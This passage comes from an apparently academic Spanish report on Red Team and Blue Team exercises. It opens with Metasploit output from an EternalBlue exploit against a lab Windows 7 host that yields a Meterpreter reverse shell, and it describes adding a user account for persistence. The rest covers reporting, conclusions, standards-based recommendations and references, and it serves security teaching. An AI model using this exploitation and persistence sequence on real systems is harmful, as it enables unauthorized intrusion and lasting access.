

Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run
[*] Started reverse TCP handler on 192.168.0.160:4444
[*] 192.168.0.159:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.159:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-b
[*] 192.168.0.159:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.159:445 - The target is vulnerable.
[*] 192.168.0.159:445 - Connecting to target for exploitation.
[+] 192.168.0.159:445 - Connection established for exploitation.
[+] 192.168.0.159:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.159:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.159:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.0.159:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.0.159:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.0.159:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.159:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.159:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.159:445 - Starting non-paged pool grooming
[+] 192.168.0.159:445 - Sending SMBv2 buffers
[+] 192.168.0.159:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.159:445 - Sending final SMBv2 buffers.
[*] 192.168.0.159:445 - Sending last fragment of exploit packet!
[*] 192.168.0.159:445 - Receiving response from exploit packet
[+] 192.168.0.159:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.159:445 - Sending egg to corrupted connection.
[*] 192.168.0.159:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.0.159
[*] Meterpreter session 1 opened (192.168.0.160:4444 -> 192.168.0.159:49158) at 2025-04-26 15:03:38 +0000
[+] 192.168.0.159:445 - =-=-=-=

Creación de Nuevo Usuario desde Shell Parrot vía Metasploit

Finalmente, para asegurar la persistencia y garantizar el acceso a largo plazo, el atacante crea un nuevo usuario en el sistema Windows 7 a través de la shell remota obtenida.

Figura 6

Creación de Nuevo Usuario por Medio de Shell desde Parrot en Metasploit



Nota. El grafico anterior representa por medio del uso de Shell en metasploit la creación de un nuevo usuario.

Esta maniobra es una clara demostración de cómo un atacante puede consolidar su presencia en el sistema, incluso si la vulnerabilidad original es parcheada posteriormente. La creación de cuentas no autorizadas constituye un riesgo alto porque puede pasar desapercibida sin un monitoreo adecuado, dificultando la recuperación y remediación del incidente. Por ello, es esencial que el Blue Team establezca controles de auditoría y alertas que permitan detectar cambios no autorizados en las cuentas de usuario.

Este desarrollo detallado de la Etapa 3 refleja la realidad del proceso ofensivo y su impacto directo en la seguridad organizacional. La combinación de herramientas de reconocimiento, explotación y post-explotación evidencia la importancia de implementar una estrategia de defensa integral que incluya actualización constante, monitoreo activo y respuesta inmediata a incidentes.

Etapa 4: Análisis, Reportes y Retroalimentación.

Esta fase es crucial y estratégica dentro del ciclo Red Team & Blue Team, porque en ella se materializan los aprendizajes obtenidos durante el ejercicio de simulación de ataques y defensas. Esta etapa va más allá de la mera recopilación de datos; implica un análisis exhaustivo y crítico que permite transformar información técnica en conocimiento aplicable para mejorar la postura de seguridad organizacional. Es aquí donde el ejercicio cobra verdadero valor, ya que sin un análisis profundo, las vulnerabilidades identificadas y las respuestas aplicadas carecerían del contexto necesario para priorizar acciones efectivas.

Desde la óptica del Red Team, la generación del reporte no solo debe reflejar las debilidades técnicas explotadas, sino también debe ofrecer una evaluación del riesgo real basado en el contexto operativo de la organización. Esto significa que no todas las vulnerabilidades tienen el mismo impacto o prioridad; algunas pueden representar accesos críticos a sistemas estratégicos, mientras que otras podrían ser riesgos menores con poca repercusión en los activos esenciales. El análisis detallado ayuda a que los líderes y responsables de seguridad comprendan dónde deben concentrar sus esfuerzos y recursos, optimizando así la inversión en controles y mitigaciones. Además, el reporte debe incluir la identificación de vectores de ataque emergentes y técnicas avanzadas utilizadas, para mantener a la organización preparada frente a amenazas en evolución.

Por su parte, el Blue Team debe aprovechar esta etapa para realizar una autocrítica profunda de sus procedimientos, herramientas y tiempos de respuesta. No se trata únicamente de detectar qué falló, sino de comprender las causas raíz de dichas fallas, ya sean tecnológicas, organizativas o humanas. Por ejemplo, un retraso en la detección puede originarse en una configuración inadecuada de sistemas de monitoreo, falta de capacitación del personal, o incluso en la ausencia de una política clara para la gestión de incidentes. Esta reflexión permite implementar cambios concretos y medibles, fortaleciendo la capacidad defensiva de la organización. Adicionalmente, el Blue Team debe evaluar la efectividad de la coordinación con otros equipos y áreas, ya que la ciberseguridad es una responsabilidad transversal que requiere colaboración entre TI, gestión de riesgos, recursos humanos y dirección.

La retroalimentación que se genera en esta etapa también es fundamental para fomentar una cultura organizacional de mejora continua. Los hallazgos del ejercicio deben discutirse de forma abierta y transparente con todos los actores involucrados, desde operativos hasta la alta dirección, asegurando que exista un compromiso real para cerrar brechas y mejorar prácticas. En este sentido, la comunicación efectiva de los resultados, usando métricas claras y lenguaje adaptado a diferentes audiencias, es esencial para que las recomendaciones se entiendan, valoren y se implementen adecuadamente. La creación de planes de acción basados en esta retroalimentación no solo endurece la infraestructura tecnológica, sino que también impulsa la actualización de políticas, el fortalecimiento de la concienciación del personal y la revisión constante de procesos críticos.

Adicionalmente, esta etapa es el motor que impulsa la evolución constante de las estrategias Red Team & Blue Team. Los ejercicios repetitivos y la evaluación continua permiten a la organización adaptarse a un panorama de amenazas dinámico y sofisticado, identificando

patrones de ataque y mejorando la capacidad de respuesta frente a incidentes reales. La retroalimentación también debe incluir la evaluación del cumplimiento normativo y de los estándares de seguridad aplicables, lo que garantiza que la organización no solo esté protegida contra amenazas técnicas, sino que también cumpla con requerimientos legales y contractuales, evitando sanciones y pérdida de reputación.

Finalmente, es importante enfatizar que la etapa de análisis y reporte es un proceso integral que debe ser documentado, replicable y auditable. Esto permite que los conocimientos adquiridos se institucionalicen, sirviendo como base para futuros ejercicios y para la creación de una base de datos de inteligencia de amenazas propia. Así, la organización no solo mejora su defensa actual, sino que también construye un patrimonio de conocimiento que facilita la anticipación y prevención de riesgos a largo plazo. En resumen, la Etapa 4 es el eje sobre el cual gira toda la efectividad de las actividades Red Team & Blue Team, ya que sin ella, el ciclo de mejora continua en ciberseguridad no podría sostenerse ni alcanzar su máximo potencial.(*Security Assessment Reports*, s. f.).

Conclusiones

Las estrategias de Red Team y Blue Team son esenciales para fortalecer la seguridad de una organización. A lo largo de las cuatro etapas planificación, reconocimiento, ejecución y análisis queda claro que ambos equipos deben trabajar en conjunto para identificar y corregir vulnerabilidades antes de que sean explotadas.

La planificación define objetivos claros y establece el marco para un ejercicio efectivo. El reconocimiento permite al Red Team descubrir puntos débiles mientras el Blue Team afina sus capacidades de detección. En la ejecución, el Blue Team responde a las amenazas en tiempo real, poniendo a prueba sus controles y procedimientos. Finalmente, el análisis ofrece una oportunidad para aprender y mejorar continuamente.

Estas etapas forman un ciclo de mejora que ayuda a crear una cultura sólida de ciberseguridad basada en colaboración, aprendizaje y adaptación constante ante nuevas amenazas.

Recomendaciones

En la primera etapa, la planificación es fundamental para que tanto el Red Team como el Blue Team puedan trabajar de manera efectiva y coordinada. Es crucial que el Red Team establezca claramente el alcance de la prueba y defina objetivos concretos, basándose en estándares reconocidos como el NIST SP 800-115 y el MITRE ATT&CK. Esto no solo garantiza que las pruebas simulen escenarios reales de ataque, sino que también ayuda a proteger los activos críticos de la organización, enfocando el esfuerzo en lo que realmente importa. Por su parte, el Blue Team debe aprovechar este momento para preparar sus estrategias de monitoreo y respuesta, siguiendo los lineamientos del NIST Cybersecurity Framework, de modo que estén listos para detectar y reaccionar rápidamente a cualquier incidente. En esta etapa inicial, la comunicación y el entendimiento mutuo entre los equipos es vital para evitar malentendidos y asegurar que las actividades se realicen de manera segura y eficiente.

Durante la segunda etapa, cuando el Red Team realiza reconocimiento y recopilación de información, es importante que sus acciones sean cuidadosas y éticas, respetando las guías de OWASP para evitar impactos negativos en los sistemas y usuarios. Mientras tanto, el Blue Team debe implementar controles robustos para la detección temprana, utilizando herramientas de monitoreo que se ajusten a las recomendaciones del NIST SP 800-137 para la gestión continua de la seguridad. Además, el personal de seguridad debe estar capacitado y sensibilizado, siguiendo las buenas prácticas de la ISO/IEC 27002, para reconocer intentos de ingeniería social y otras técnicas comunes de recolección de información. Es aquí donde la defensa en profundidad se vuelve palpable: múltiples capas de controles y alertas trabajando al unísono para proteger a la organización.

En la tercera etapa, durante la ejecución y explotación, el Red Team pone a prueba las defensas reales de la organización aplicando técnicas avanzadas descritas en el MITRE ATT&CK Framework. Para el Blue Team, este es el momento de mostrar su capacidad de respuesta rápida y efectiva, aplicando protocolos de manejo de incidentes basados en el NIST SP 800-61. La coordinación y rapidez para contener y erradicar la amenaza es clave para minimizar el daño. También es fundamental la correcta preservación y análisis forense de la evidencia, siguiendo la ISO/IEC 27037, para que el aprendizaje posterior sea riguroso y la organización pueda fortalecer sus controles con base en hechos concretos. Esta etapa suele ser la más crítica y también la más reveladora sobre las verdaderas capacidades de defensa de la empresa.

Finalmente, en la etapa de análisis, reportes y retroalimentación, tanto el Red Team como el Blue Team deben colaborar estrechamente para consolidar los hallazgos y transformar las vulnerabilidades detectadas en mejoras concretas. Los informes deben ser claros, detallados y basados en marcos como OWASP y CIS Controls, priorizando las acciones según su impacto y factibilidad. El Blue Team, por su parte, debe usar esta información para actualizar políticas, mejorar configuraciones y reforzar la capacitación, siguiendo el ciclo de mejora continua del NIST CSF. Este intercambio de conocimiento no solo fortalece la postura de seguridad actual, sino que también fomenta una cultura organizacional de resiliencia y aprendizaje constante frente a un entorno de amenazas que no deja de evolucionar.

Referencias Bibliográficas

Cerealkiller. (2020, marzo 2). Las 10 mejores herramientas de reconocimiento de red. HackWise. https://hackwise.mx/las-10-mejores-herramientas-de-reconocimiento-de-red/

Chapter 1. First Steps. (s. f.). Recuperado 26 de mayo de 2025, de https://www.virtualbox.org/manual/ch01.html

Cómo configurar las opciones de red de VirtualBox para las VMs. (2024, octubre 3). RedesZone. https://www.redeszone.net/tutoriales/redes-cable/configuracion-red-maquina-virtual-virtualbox/

Enhancing Cyber Resilience: Insights from CISA Red Team Assessment of a US Critical Infrastructure Sector Organization | CISA. (s. f.). Recuperado 26 de mayo de 2025, de https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-326a

Enhancing Cyber Resilience: Insights from CISA Red Team Assessment of a US Critical Infrastructure Sector Organization | CISA. (2024, noviembre 21). https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-326a

Fases del pentesting: Pasos para asegurar tus sistemas | OpenWebinars. (s. f.). OpenWebinars.net. Recuperado 26 de mayo de 2025, de https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/

How to Run a Ping Test in Windows, Linux, and Mac OS. (s. f.). Recuperado 26 de mayo de 2025, de https://cyfuture.cloud/kb/howto/how-to-run-a-ping-test-in-windows-linux-and-mac-os

Introducción al Red Team – Parte 1—BlackMantiSecurity. (s. f.). Recuperado 26 de mayo de 2025, de https://www.blackmantisecurity.com/introduccion-al-red-team-parte-1/

Laprovittera, C. (2025, marzo 7). 15 herramientas Blue Team open source que debes saber usar. Álvaro Chirou. https://achirou.com/15-herramientas-blue-team-open-source-que-debes-saber-usar/

Mitigar Riesgos Y Evitar Errores Costosos Mediante La Evaluación. (s. f.). FasterCapital. Recuperado 26 de mayo de 2025, de https://fastercapital.com/es/tema/mitigar-riesgos-y-evitar-errores-costosos-mediante-la-evaluación.html/1

Reconnaissance, Tactic TA0043—Enterprise | MITRE ATT&CK®. (s. f.). Recuperado 26 de mayo de 2025, de https://attack.mitre.org/tactics/TA0043/

Red Team vs Blue Team, mucho más que un juego. (s. f.). Grupo Oesía. Recuperado 26 de mayo de 2025, de https://grupooesia.com/insight/red-team-vs-blue-team-mucho-mas-que-un-juego-2/

Red Team vs. Blue Team: Potenciando una Defensa Proactiva. (s. f.). Segtics Soluciones. Recuperado 26 de mayo de 2025, de https://www.segtics.com/blog/red-team-vs-blue-team-potenciando-una-defensa-proactiva/

Security Assessment Reports: A Complete Overview. (s. f.). Recuperado 26 de mayo de 2025, de https://www.legitsecurity.com/aspm-knowledge-base/what-are-security-assessment-reports

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team. (s. f.). Recuperado 26 de mayo de 2025, de https://repository.unad.edu.co/handle/10596/36804